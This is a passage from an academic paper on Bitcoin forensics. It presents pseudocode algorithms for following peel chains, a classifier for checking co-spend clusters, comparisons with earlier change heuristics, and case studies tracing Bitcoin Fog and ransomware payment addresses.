Peel chains are in some sense fundamental to UTXO-based cryptocurrencies, which do not allow the partial spending of transaction outputs. Given that it is highly unlikely for an entity to have the exact amount they want to pay someone associated with a UTXO, their payment inevitably forms a change output that can in turn be used as input to a subsequent payment. A second reason that peel chains are very common in Bitcoin is more specific to bigger services, as we explore in Section 6.2. In particular, it would be time-consuming, error-prone, and inefficient for big services to craft thousands of transactions manually. For these reasons, they naturally perform transactions using scripts. This automated behavior not only creates long peel chains but also creates patterns that make these peel chains easier to identify and follow.

5.2 Identifying inputs and outputs

In order to follow peel chains, the first step is to link together transactions according to their change outputs. Concretely, this means introducing two algorithms: findNext, which aims to identify the unique change output in a transaction, and findPrev, which aims to identify the input(s) in a transaction that originate from transactions conducted by the same entity (as opposed to transactions in which that entity received coins from another one). In its goal, findNext is comparable to previous work that developed change identification heuris-

tics [2,10,14,31]. As we describe in more detail in Section 7.2, however, these previous works identify change outputs based on the freshness of output addresses and the output values. In contrast, findNext focuses on the index of the output (according to change_C), the cluster's features (according to TF_C and AF_C), and the next hops of every output that has been spent.

We formally specify findNext and findPrev in Algorithms 1 and 2. Intuitively, both start with a transaction $\text{tx} \in C_{\text{tx}}$, and aim to output either the next hop in this transaction's peel chain (findNext) or the previous hops (findPrev), according to the features exhibited by the cluster.

findNext. For findNext, we first identify the set of outputs that might represent the change output, according to the cluster's change strategy change_C (lines 1–6 in Algorithm 2). If the change strategy is associated with a single output index i (either 0 or -1) then we include only that output in this candidate set, while if it 1 we include both the first and last outputs and if it is None we include all outputs. Next, for each candidate change output output we check to see if:

1. The output is spent, meaning $\text{output.next} \neq \perp$.
2. The address has a type that exists within the cluster, meaning $\text{features}_{\text{addr}}(\text{output.addr}) \in \text{AF}_C$.
3. The next hop of the output has features that exist within the cluster, meaning $\text{features}_{\text{tx}}(\text{output.next}) \in \text{TF}_C$.

If each of these checks pass, we add the transaction in which this output is spent to a set representing the possible next hops in the peel chain (line 13). At the end, if there is only one candidate transaction then we output it as the next hop. If there are zero or multiple choices then we output $\perp$ to indicate that we are unsure of the change output.

We experimentally evaluate the accuracy of findNext in Section 7.2, where we see it produces a very low number of false positives. To see why, we consider that findNext incorrectly identifies the next hop in a peel chain only if two things happen simultaneously: (1) the transaction either doesn't produce a change output or the cluster deviates from its known address and transaction features only in spending the change output in tx, and (2) exactly one output that meaningfully receives coins in tx has the same address features as C, and produces the same transaction features when it spends the received coins. In other words, an entity would have to change its established behavior at the same time as it sends coins to another entity with the exact same features. For the first point, as we discussed above it is unlikely for a transaction to have no change output given that one bitcoin is highly divisible (to the eighth decimal place) and an entity would have to have the exact amount (plus fees) that they wanted to pay someone associated with a UTXO. As we saw in Section 4.2, clusters are highly consistent in both their address and transaction

Algorithm 1: findNext

```
Result: nextTx
Input : tx, change_C, TF_C, AF_C
1  if change_C ∈ {0, −1} then
2  |  candidates ← {tx.outputs[change_C]}
3  else if change_C = 1 then
4  |  candidates ← {tx.outputs[0], tx.outputs[−1]}
5  else
6  |  candidates ← tx.outputs
7  nextTx ← ∅
8  for output ∈ candidates do
9  |  b_next ← (output.next ≠ ⊥)
10 |  b_addr ← (features_addr(output.addr) ∈ AF_C)
11 |  b_tx ← (features_tx(output.next) ∈ TF_C)
12 |  if b_addr ∧ b_next ∧ b_tx then
13 |  |  nextTx ← nextTx ∪ {output.next}
14 if |nextTx| = 1 then
15 |  return nextTx[0]
16 else
17 |  return ⊥
```

features, which also makes deviations in their behavior unlikely. For the second point, we also saw in Section 4.2 that clusters are largely non-overlapping in their behavior (with some exceptions).

In terms of false negatives, findNext fails to identify the change output if either (1) it finds no suitable candidate or (2) it finds more than one candidate. In the first case, the cluster would need to either use a different change strategy change_C (putting the change output at a different index from expected) or use a different set of features in both the address and the next transaction. In the second case, there needs to be at least one receiving output that behaves in the same way as C, in terms of having the same address and transaction features. It also needs to be the case that C has $\text{change}_C = 1$ or $\text{change}_C = \text{None}$, because in the case where $\text{change}_C = 0$ or $\text{change}_C = -1$, there is no chance of findNext finding multiple candidates since only one will be investigated. As with false positives, the consistent and distinct qualities of cluster features thus suggest that false negatives are relatively unlikely to occur as well.

findPrev. Our second algorithm, findPrev, looks at the inputs to a transaction rather than at its outputs. In particular, while the co-spend heuristic tells us that each input belongs to the same entity, it may be the case that some of these inputs represent coins received from other entities. Our goal is to be able to follow peel chains (which are created by a single entity) backwards, which means findPrev must thus isolate the previous transactions in which these inputs were used as change outputs. This means that we first map each input to a transaction tx to the transaction in which it was

Algorithm 2: findPrev

```
   Result: prevTxs
   Input : tx, change_C, TF_C, AF_C
1  candidates_0, candidates_-1, candidates ← ∅
2  for input ∈ tx.inputs do
3      if features_tx(input.prev) ∈ TF_C then
4          i ← input.prevIdx
5          if i ∈ {0, −1} then
6              candidates_i ← candidates_i ∪ {input.prev}
7          candidates ← candidates ∪ {input.prev}
8  if change_C ∈ {0, −1} then
9      return candidates_change_C
10 else if change_C = 1 then
11     return candidates_0 ∪ candidates_-1
12 else
13     return candidates
```

created (input.prev) and to its index in the output list of that transaction (input.prevIdx). We next filter out all previous transactions that do not match the transaction features of the cluster (line 3 in Algorithm 2), and then within this filtered set keep track of all transactions (candidates), in addition to all transactions in which one of the inputs was created at either the first or last index (candidates_0 and candidates_{-1} respectively). Then, as with findNext, we consider the change strategy defined by the cluster and use it to decide which of these candidate sets to return (lines 8–13).

The potential for false positives in findPrev is significantly higher than for findNext, as the algorithm returns multiple transactions rather than a single one. Thus, false positives can occur if any of the entities sending coins in a previous hop exhibits the same transaction features and follows the same change strategy. In other words, we rely more heavily on cluster features being distinct (as compared to findNext where we also could count on their consistency), which as we saw in Section 4.2 is not always the case. We discuss this further in Section 7.

In terms of false negatives, findPrev fails to identify a input.prev originating from the same cluster only if that input.prev deviates in its transaction features or follows a different change_C. Here again we can rely on the consistency of cluster transaction features to argue that this is relatively unlikely to happen.

5.3 Following transactions

With findNext and findPrev in place, we can define algorithms for following peel chains forwards (followFwd) and backwards (followBkwd). The ability to follow a transaction both forwards and backwards allows us to capture the full peel chain, regardless of the position of our starting transaction. These algorithms are defined in Algorithms 3 and 4.

Algorithm 3: followFwd

```
   Result: fwdTxs_tx,heur
   Input : tx, heur, C_tx, change_C, TF_C, AF_C
1  fwdTxs_tx,heur ← ∅
2  tx_cur ← tx
3  while tx_cur ≠ ⊥ do
4      if heur = validation ∧ tx_cur ∉ C_tx then
5          break
6      fwdTxs_tx,heur ← fwdTxs_tx,heur ∪ {tx_cur}
7      tx_cur ← findNext(tx_cur, change_C, TF_C, AF_C)
8  return fwdTxs_tx,heur
```

Algorithm 4: followBkwd

```
   Result: bkwdTxs_tx,heur
   Input : tx, heur, C_tx, change_C, TF_C, AF_C
1  bkwdTxs_tx,heur ← ∅
2  bkwdScope ← {tx}
3  while |bkwdScope| > 0 do
4      tx_cur ← bkwdScope[0]
5      bkwdTxs_tx,heur ← bkwdTxs_tx,heur ∪ {tx_cur}
6      prevTxs ← findPrev(tx_cur, change_C, TF_C, AF_C)
7      if heur = validation then
8          prevTxs ← prevTxs ∩ C_tx
9      bkwdScope ← bkwdScope ∪ {prevTxs}
10 return bkwdTxs_tx,heur
```

followFwd. To follow a transaction tx forwards, followFwd continues going to the next hop in the peel chain, as identified by findNext, until the peel chain ends or findNext otherwise cannot identify a next hop. Along the way it adds the hops to a set of transactions fwdTxs_{tx}, which it outputs at the end. Line 4 of this algorithm includes a check that is specific to our validation heuristic; we describe this modification in Section 6.2 when we present that heuristic.

followBkwd. Following transactions backwards is more involved than following them forwards, as findPrev outputs a set of transactions rather than a single one. We can think of followBkwd as performing a breadth-first search: it defines a set of transactions to follow, which is initially set to be just the starting transaction (line 2 of Algorithm 4). As long as there are transactions left to follow, it picks the first of these, adds it to the set, and looks at its previous hops according to findPrev (line 6). It then adds these previous hops to the set of transactions (line 9) and continues. Again, this algorithm contains an additional check in the case of the validation heuristic (line 7), which we describe in Section 6.2.

6 Cluster Validation

Currently, the clusters output by the co-spend heuristic are largely treated as ground truth, despite the fact that there exist techniques such as Coinjoin that invalidate them. In this section, we thus investigate ways to improve one's confidence in the results of this heuristic. In particular, we explore two approaches, each of which is applicable in a different scenario.

Our first approach, described in Section 6.1, is a classifier for co-spend clusters that attempts to distinguish between TP and FP clusters. This type of classifier can implicitly be realized by a Coinjoin detection mechanism, such as the one implemented in BlockSci, and indeed when we implement this approach we find it achieves 87.5% accuracy. Our classifier, which is based on Random Forest, achieves 89.2% accuracy. It achieves, however, a much lower false negative rate (10% as compared to 20%), which in turn lowers the risk of an investigator or researcher making an incorrect assumption about the results of the co-spend heuristic. Furthermore, our classifier is more robust as it depends on the behavior of entities in general rather than just the characteristics of a single Coinjoin transaction (which can be changed by a Coinjoin service such as JoinMarket to avoid detection).

Our second approach, described in Section 6.2, links together transactions within the same co-spend cluster that our heuristics from Section 5 identify as belonging to the same peel chain. In doing so, we increase our confidence that these transactions were indeed performed by the same entity. Moreover, if we run it for every transaction in the cluster then we see that TP and FP clusters have different behaviors in terms of how many distinct peel chains they contain.

6.1 Cluster classification

Based on the transaction characteristics defined in Section 4.1.1, we computed aggregated cluster-level features. For the SegWit and locktime features, we calculated the fraction of transactions in the cluster that had this value set to true (`prop_segwit_enabled` and `prop_locktime_enabled` respectively). For the version feature, we calculated the proportion of version 1 transactions (`prop_v1`). We did not compute a feature column for version 2 transactions to avoid multicollinearity issues, since `prop_v2` is given by $1 - \texttt{prop_v1}$. Within each cluster we also determined the proportion of all available input address types (as defined in Section 4.1.2). These values were aggregated to a single feature using the maximal value (`address_type_max_prop`). Finally, the cluster feature (defined in Section 4.1.3) was transformed into two classes (`change_strategy`): no change strategy ($\mathsf{change}_C =$ None), or an identified change strategy on either the first or last output ($\mathsf{change}_C \in \{-1, 0, 1\}$).

Due to the small sample size (60 FP and 60 TP samples), we selected classification models that do not require extensive hyper-parameter tuning and tend to perform very well in a default setting [28]. We applied Random Forest (RF) [6, 28], which is a popular and powerful machine learning method. RF is an advancement of single classification and regression trees (CART [7]). As compared to CART, RF can handle a large number of covariates effectively without overfitting and are able to account for correlation as well as interactions among features. Another important property of RF is that it immediately provides internal variable importance measures that can be used to rank covariates. For fitting of the CART-based RF approach, we used the implementation in the R-package *ranger* [52]. As an alternative, we also applied the *cforest* implementation from the package *party* [47, 48].

Statistic	RF	Conditional RF
Mean accuracy	0.892	0.842
Standard error	0.017	0.031

Table 2: Performance of our Random Forest model after 5-fold cross-validation.

6.1.1 Classification results

We fit RF models with 500 trees to the dataset consisting of the features described above and using the cluster type (TP/FP) as the target variable. First, we fit the models to the full dataset and analyzed the intrinsic variable importance measures. According to both the CART-based RF and the *cforest* model, the most important features were the proportion of SegWit transactions, the proportion of version 1 transactions, and the proportion of transactions with enabled locktime.

For training and testing of the models we implemented a cross-validation (CV) procedure. Accuracy, meaning the proportion of correctly classified instances, was chosen as a model performance evaluation metric. The mean accuracy values and their associated standard errors after a 5-fold CV are shown in Table 2, and the ROC curve is in Figure 2. We obtain a mean accuracy between 84% and 89%. According to the standard errors, these values are also relatively stable on the CV-testing folds.

Overall, while our classifier would of course benefit from extended experimentation with a larger dataset, these results and the high level of accuracy suggest that it would be possible to deploy this method in the manner suggested earlier in this section; i.e., for an investigator to use it to gain some confidence in the results of the co-spend heuristic at an early stage in an investigation.

6.1.2 Comparison with BlockSci

To compare our approach to the current state of the art, we explore the Coinjoin detection feature available in BlockSci [23] as the function `isCoinjoin`. This function works at the level of transactions, meaning given a transaction it outputs 0 or




Figure 2: The ROC curve for our Random Forest model (AUC=0.923).

	Truth		Class error
Prediction	FP	TP	
FP	54	7	11.5 %
TP	6	53	10.2 %

(a) Confusion matrix of our RF model (summed values after 5-fold CV).

	Truth		Class error
Heuristic	FP	TP	
FP	48	3	5.9 %
TP	12	57	17.4 %

(b) Confusion matrix for the BlockSci classifier.

Table 3: Comparison of classification results.

1 according to whether or not it seems to be a Coinjoin, as identified by a heuristic developed by Goldfeder et al. [14].

Using this function, we define a cluster-level classifier by saying that if any transaction in the cluster is flagged as a Coinjoin, the entire cluster is a false positive. We tested this classifier on our full dataset of TP and FP clusters; the results are in Table 3b. As we can see, both BlockSci and our classifier have high accuracy (87.5% and 89.2% respectively), with BlockSci having twice as many false negatives and our classifier having more false positives (7 as compared to 3). As argued earlier, the false negative rate is more crucial in our imagined use case, as a false negative could cause an investigator to believe that a cluster represents a single entity when in fact it does not. Furthermore, the fact that our classifier is based on all of the features within a cluster makes it more robust than our constructed BlockSci classifier, which depends only on the features of a single transaction and can thus be easily evaded by constructing Coinjoins without these specific features.

6.2 A validation heuristic

Our second method for increasing the confidence we have in a cluster focuses less on the cluster as a whole and more on the connections between individual transactions. In particular, we utilize the heuristics defined in Section 5 to partition the transactions of a cluster into peel chains.

6.2.1 Defining the heuristic

Our starting point is a co-spend cluster C, represented by the tuple $(\mathsf{C}_{\mathsf{addr}}, \mathsf{C}_{\mathsf{tx}})$. Next, we run followFwd and followFwd with the parameter $\mathsf{heur} = \mathsf{validation}$ for every $\mathsf{tx} \in \mathsf{C}_{\mathsf{tx}}$. Crucially, this parameter means that we do not follow any transactions that are not already in the cluster. For a given tx this gives us the sets $\mathsf{fwdTxs}_{\mathsf{tx,validation}}$ and $\mathsf{bkwdTxs}_{\mathsf{tx,validation}}$, which collectively represent all transactions within the cluster that lie along the same peel chain as the starting one. We denote the union of these two sets as $\mathsf{Pchain}_{\mathsf{V}}(\mathsf{tx})$.


After obtaining the set $\{\mathsf{Pchain}_{\mathsf{V}}(\mathsf{tx})\}_{\mathsf{tx}} \in \mathsf{C}_{\mathsf{tx}}$ of all such peel chains, we noticed that some peel chains contained overlapping but not identical sets of transactions, according to the starting transaction tx. We thus merged these overlapping peel chains in a transitive fashion to end up with a set of distinct peel chains, $\mathsf{Pchain}_{\mathsf{V}}(\mathsf{C})$, that is a partition of all transactions in the cluster. To measure the overall tendency for a cluster to form peel chains, we use the value $\mathsf{Val}_{\mathsf{C}} = \frac{|\mathsf{Pchain}_{\mathsf{V}}(\mathsf{C})|}{|\mathsf{C}_{\mathsf{tx}}|}$, which is closer to 1 if a cluster consists of many peel chains and closer to 0 if it consists of fewer.

Our *validation heuristic* then says that for any two transactions $\mathsf{tx}_1, \mathsf{tx}_2 \in \mathsf{Pchain}_{\mathsf{V}}$ for $\mathsf{Pchain}_{\mathsf{V}} \in \mathsf{Pchain}_{\mathsf{V}}(\mathsf{C})$ (i.e., two transactions that are part of the same cluster and part of the same peel chain), we can have higher confidence that they were performed by the same entity than for two transactions $\mathsf{tx}_1, \mathsf{tx}_2 \in \mathsf{C}_{\mathsf{tx}}$.


6.2.2 Applying the heuristic

It is not possible to assess the accuracy of our validation heuristic directly, as we do not have the relevant ground-truth data. For our FP clusters, for example, we knew that they contained at least one Coinjoin but did not have any information about the other transactions (and indeed for some FP clusters it was clear they contained other Coinjoins beyond the ones we were given). For our TP clusters, we knew that all transactions were performed by the same entity but not if they represented the same peel chain.

Instead, we used our validation heuristic to understand the behavior of our TP and FP clusters. To this end, we ran the validation heuristic for each of our clusters and looked at the



(a) TP clusters



(b) FP clusters

Figure 3: For our 60 TP and FP clusters, the distribution of $|\mathsf{Val}_C|$ (the color of the bar), with the clusters ordered from left to right by $|C_{tx}|$ (the height of the bar, on a log scale.

resulting value of Val_C. As our results in Figure 3 show, the FP clusters had significantly higher values of Val_C on average: 0.43 as compared to 0.14 for TP clusters. Overall, Val_C did not increase with the size of the cluster, despite the possible expectation that clusters with a higher number of transactions would form a higher number of peel chains. This suggests instead that bigger clusters tend to be more predictable in terms of their behavior, which is perhaps not surprising if we consider that the operators of these big clusters use automated scripts in order to form their transactions.

In terms of using this heuristic in practice, there are currently several *nested services* [8] that operate using accounts maintained at a variety of different exchanges. Using just the co-spend heuristic, these nested services would thus appear to be operated by the same entity as the exchange they use. Using our validation heuristic, however, it would be possible to separate out the activities of these nested services (which would likely form their own peel chains) from the activities of the exchange itself.

Furthermore, while we defined our validation heuristic for pairs of transactions, as we can see in Figure 3 a lower value of Val_C can also increase our confidence in the cluster overall. This is difficult to quantify given our current source of ground truth, however, so we leave as open work a more thorough evaluation of the impact of this heuristic on overall cluster confidence.

7 Expanding Clusters

Our expansion heuristic is structurally similar to our validation heuristic, in that it is also based on the ability to identify peel chains, but it has a different goal: to identify new transactions that were not already in the cluster but for which we nevertheless have high confidence that they were formed by the same entity. In this approach, this heuristic more closely resembles previous change heuristics in the literature.

7.1 Defining the heuristic


As with the validation heuristic, our starting point is a co-spend cluster C represented by a tuple (C_{addr}, C_{tx}). Next, we run followFwd and followBkwd with the parameter $\mathsf{heur} = \mathsf{expansion}$ for every $\mathsf{tx} \in C_{tx}$. This gives us the sets $\mathsf{fwdTxs}_{\mathsf{tx,expansion}}$ and $\mathsf{bkwdTxs}_{\mathsf{tx,expansion}}$ for every tx, which still represent the set of all transactions that lie along the same peel chain as tx but crucially may contain transactions that are not already in the cluster. We denote the union of these sets, representing all identified transactions, as $\mathsf{Txs}_{\mathsf{expansion}}$ and denote by $\mathsf{expansion}_C$ the set of newly identified transactions; i.e., the ones that weren't already in the cluster $(\mathsf{Txs}_{\mathsf{expansion}} \setminus C_{tx})$. Our *expansion* heuristic then says that all transactions in $\mathsf{expansion}_C$ were carried out by the same entity represented by the cluster.

After defining this heuristic, our goal was to identify its accuracy and effectiveness. To measure effectiveness we defined the *expansion factor* Expsn as the increase of a cluster's coverage in terms of its number of transactions $(100 \cdot \frac{|\mathsf{expansion}_C|}{|C_{tx}|})$. To measure accuracy, we treated as ground truth the set of tags provided to us in the Chainalysis Reactor tool,[2] which are tags that are gathered internally by Chainalysis and from public websites and documents. In particular, for each transaction in $\mathsf{expansion}_C$, if Chainalysis had tagged it as belonging to an entity then we considered it a false positive. If it had no tag for the transaction, we considered it an *unknown positive*; i.e., we could not be sure that the transaction was formed by the same entity, but there was at least no evidence to the contrary. We then considered the *false discovery rate* FDR as the number of false positives divided by the size of $\mathsf{expansion}_C$ (which is the standard definition for false discovery rate if we treat unknown positives as true positives).


In running the heuristic in its basic form, however, we encountered two problems. First, because previous transactions were not filtered out in followBkwd in the way they were for the validation heuristic, the set bkwdScope was significantly larger and it became computationally infeasible to run the algorithm for longer peel chains. Second, including so many transactions also increased the possibility of encountering a false positive, as discussed in Section 5.2, and thus made the algorithm more prone to error. For both of these reasons we decided to limit our expansion heuristic and only follow peel chains forwards using followFwd.

After running this version of our heuristic, we achieved an FDR of 0.62%, which was already quite low relative to the other heuristics (as we see below in Section 7.2). Nevertheless, after manually inspecting some of the false positive

[2] https://www.chainalysis.com/chainalysis-reactor/



(a) findNext



(b) findNext2

Figure 4: Evaluation of findNext and the modified algorithm findNext2 for the ten TP clusters with the initial highest FDR, with the number of transactions on a log scale.

transactions, we observed that the main cause was following outputs to transactions with multiple inputs that were in turn part of a bigger cluster. We thus added an extra condition into findNext requiring that the inputs in the next hop next represented the entirety of the addresses in their cluster. In other words, we added only those transactions whose inputs were only ever co-spent with each other. We call this modified change heuristic findNext2.

To illustrate the effect of this modification, Figure 4a shows the ten TP clusters for which findNext had the highest FDR and thus performed the least well. We then re-ran expansion using findNext2; Figure 4b shows the results for the same ten clusters. As we can see, in eight of the clusters, findNext2 eliminated all false positives, at the cost of missing a relatively small number of unknown positives.

7.2 Evaluating the heuristic

In order to best evaluate our expansion heuristic, we sought to compare it with previous change heuristics.

Androulaki et al. [2] identify the change output in a transaction tx if (1) the transaction has exactly two outputs, and (2) it has the only *fresh* address in tx.outputs, meaning output.addr is the only one appearing for the first time in the blockchain.

Meiklejohn et al. [31] identify the change output in a transaction tx if (1) it has the only fresh address in tx.outputs; (2) tx is not a coin generation; and (3) there is no *self-change address* in tx.outputs, meaning no address used as both an input and an output.

Goldfeder et al. [14] use the same conditions as the one by Meiklejohn et al. but additionally require that (4) the transaction tx is not a Coinjoin.

Ermilov et al. [10] were the first to consider not only the behavior of the outputs and their addresses but also the value they received. They identify the change output in a transaction tx if (1) the transaction has exactly two outputs; (2) the transaction does not have two inputs; (3) there is no self-change address; (4) the output has the only fresh address in tx.outputs; and (5) the output's value is significant to at least the fourth decimal place.

Heuristic	Expsn	FDR
findNext	147.43	0.62
findNext2	124.46	0.02
Androulaki et al. [2]	93.03	64.19
Meiklejohn et al. [31]	79.94	51.64
Goldfeder et al. [14]	73.7	48.7
Ermilov et al. [10]	28.6	12.7

Table 4: The expansion factor and false discovery rate of findNext and findNext2, as evaluated on our 60 TP clusters and as compared with previous change heuristics. Both metrics are averaged across all clusters.

We implemented each of these heuristics and ran the expansion heuristic on each of our 60 TP clusters using these algorithms as well as our own algorithms findNext and findNext2. The results, in terms of false discovery rate (FDR) and expansion factor (Expsn), are in Table 4.

As Table 4 shows, our heuristics achieve both a significantly lower false positive rate than all previous heuristics and a significantly higher expansion rate. The heuristics from Androulaki et al. and Meiklejohn et al. have the highest false discovery rates, which is somewhat expected given that Bitcoin has changed considerably since they were introduced in 2013. As might also be expected, the heuristic from Goldfeder et al. achieved similar results to the one from Meiklejohn et al., with the extra Coinjoin requirement reducing both the expansion and the false positive rates by a small amount. Finally, Ermilov et al. achieved the lowest FDR of the four because of the stricter conditions of their heuristic, but this came at the expense of having the lowest expansion rate.

7.3 Case studies

To test our expansion heuristic in practice, we sought to run it for clusters that had been associated with known illicit activities.

7.3.1 Bitcoin Fog

To start, we looked at a recent case against Roman Sterlingov, who was accused of being the operator of the Bitcoin Fog mixing service for almost 10 years [16]. According to the affidavit of an IRS special agent [4], one of the main pieces of evidence against Sterlingov was the connection of a deposit made in 2011 to the Bitcoin Fog cluster (tx_3 in Figure 5) with a withdrawal from the Mt. Gox exchange cluster (tx_1), in which Sterlingov had an account using his real name.

We first checked whether or not the cluster that received the coins from Mt. Gox was the same as the cluster that sent the coins to Bitcoin Fog, in order to check if it would be possible to link tx_1 with tx_3 based solely on the co-spend heuristic. This was not the case, however, meaning it was necessary to take intermediate transactions into account.

We then followed the funds from the Mt. Gox withdrawal forwards, using followFwd, to see if we would reach the deposit to Bitcoin Fog. Both findNext and findNext2 failed after only one hop, however, as the two outputs in tx_2 had the same address features and were spent in transactions with the same features. Our algorithms were thus unable to isolate the change output. These outputs were both furthermore *fresh*, meaning it was their first appearance in the blockchain, so the other change heuristics described in Section 7.2 also would have been unable to follow the transaction forwards.

We thus worked backwards instead; i.e., we started with the deposit to Bitcoin Fog and followed the funds backwards to see if we would eventually find the withdrawal from Mt. Gox. While running followBkwd for all transactions in a cluster was computationally infeasible, it was possible to do it here as we started with only a single transaction. Indeed, after seven hops, we ended up with tx_1 in our set $\mathsf{bkwdTxs}_{tx_3,\mathsf{expansion}}$. While this same analysis was likely done manually by the IRS agent, this would quickly become infeasible if there were more intermediate hops; furthermore, manual analysis is arguably more error-prone as it is subject to human judgment.

While successful in this case, it is important to remember our discussion in Section 5.2 that followBkwd is more prone to false positives than followFwd. Indeed, in 2011 all transactions had the same features (as the ones we use were not introduced until years later), meaning followBkwd could continue backwards indefinitely without ever registering a change in the entity performing the transactions. In our case, the paths from the last three deposits in tx_3 all led back to the same origin (the second output in tx_1), which in turn sent all its money to these three inputs and two unspent UTXOs, meaning we could be more sure in the link between the two. While care must thus be taken when using followBkwd in this way, applying it to a present-day scenario would likely be more safe as transactions would be expected to have a more diverse set of features.

7.3.2 Tracking ransomware addresses

We next looked at a broader set of addresses associated with ransomware. On December 22, 2021 we scraped the 'Ransomware Help & Tech Support' forum of Bleeping Computer,[3] a well known and actively used resource. We extracted Bitcoin addresses from 627 posts between October 2013 and December 2021. Of the addresses, 410 were distinct and 213 of these were never used, indicating that those victims did not pay the ransom.

For the remaining 197 addresses, we began by identifying their co-spend clusters. For 75 addresses, this cluster was a singleton, meaning it was a one-time address. For 102 addresses, the cluster was relatively small (58 addresses on average). For 20 addresses, the resulting cluster was very large, with an average size of 2.9 million addresses. This suggested that these addresses belonged to a large service rather than an individual, indicating that those ransomware operators used a custodial solution (such as an exchange) rather than run their own wallet. To confirm this, we obtained the category of the tags for these clusters from Chainalysis and found that they all belonged to either an exchange, a hosted wallet service, a mixing service, or a darknet market. We thus excluded these clusters from our analysis.

The remaining 177 addresses were associated with 52 different ransomware families, with Dharma and Xorist appearing the most frequently (with 38 and 11 addresses respectively), and formed 169 distinct co-spend clusters. For each of these clusters we applied and evaluated our expansion heuristic (using findNext2). Across all clusters, the average expansion factor was 257.5, with a maximum expansion factor of 3400 for a CrypMIC cluster. There were 32 clusters that did not expand at all, belonging to 20 different ransomware families; 23 of these were singleton clusters. In addition to expanding the clusters, for each hop we followed we also collected the *counterparty* addresses; i.e., the non-change output addresses that represented the entity or entities to whom the peel chain operator sent coins. In total we collected 91,493 counterparty addresses, 88,518 of which were distinct. The vast majority (96%) of these counterparty addresses were one-time addresses. This is consistent with them belonging to services like exchanges, which typically provide one-time deposit addresses, but does not clearly imply this as there are many other reasons why one-time addresses occur.

While the original co-spend clusters were all distinct in terms of their associated ransomware family, after performing the expansion heuristic the clusters of two ransomware families (and only two) merged: Dharma and Phobos. When

[3] https://www.bleepingcomputer.com/forums/f/239/ransomware-help-tech-support/




Figure 5: Transactions representing the link between a withdrawal from Mt. Gox (tx_1) and a deposit into Bitcoin Fog (tx_3), with an additional transaction of interest, tx_2, highlighted in blue. The gray nodes represent multiple UTXOs of the same address and transaction outputs with a dashed outline are unspent.

we analyzed the counterparty addresses of these clusters as well, we observed that one of the addresses in the expanded Phobos cluster was also one of the counterparty addresses for a Dharma cluster; i.e., an address that our expansion heuristic tagged as belonging to Phobos was also tagged as a counterparty in a peel chain formed by the Dharma ransomware operator. In fact, this address was a counterparty 83 times, making it the most frequently used counterparty across all Dharma peel chains. Furthermore, in several of the hops in this peel chain both transaction outputs were fresh, meaning they could not have been followed by any previous change heuristic. While further investigation is of course needed, this is in line with the hypothesis that these ransomware families are operated by the same entity [37].

8 Limitations and Countermeasures

Both our heuristics and our classifier could be made significantly less effective by a motivated party randomizing the features of their transactions and addresses. Performing this randomization requires a relatively high level of technological sophistication and familiarity with Bitcoin but does not incur any computational or monetary costs, and would be effective in making it either impossible to follow hops in a peel chain (because their features would be randomized and thus not match the expected behavior) or make the features associated with a cluster so varied that any attempt to follow its transactions would be likely to result in a false positive. Transactions that are private and internal to the ledger of some large entity (like an exchange) would also make it impossible for our heuristics, which rely on public blockchain data, to work. Given this, investigators should not rely on the output of either our heuristics or our classifier as definitive evidence.

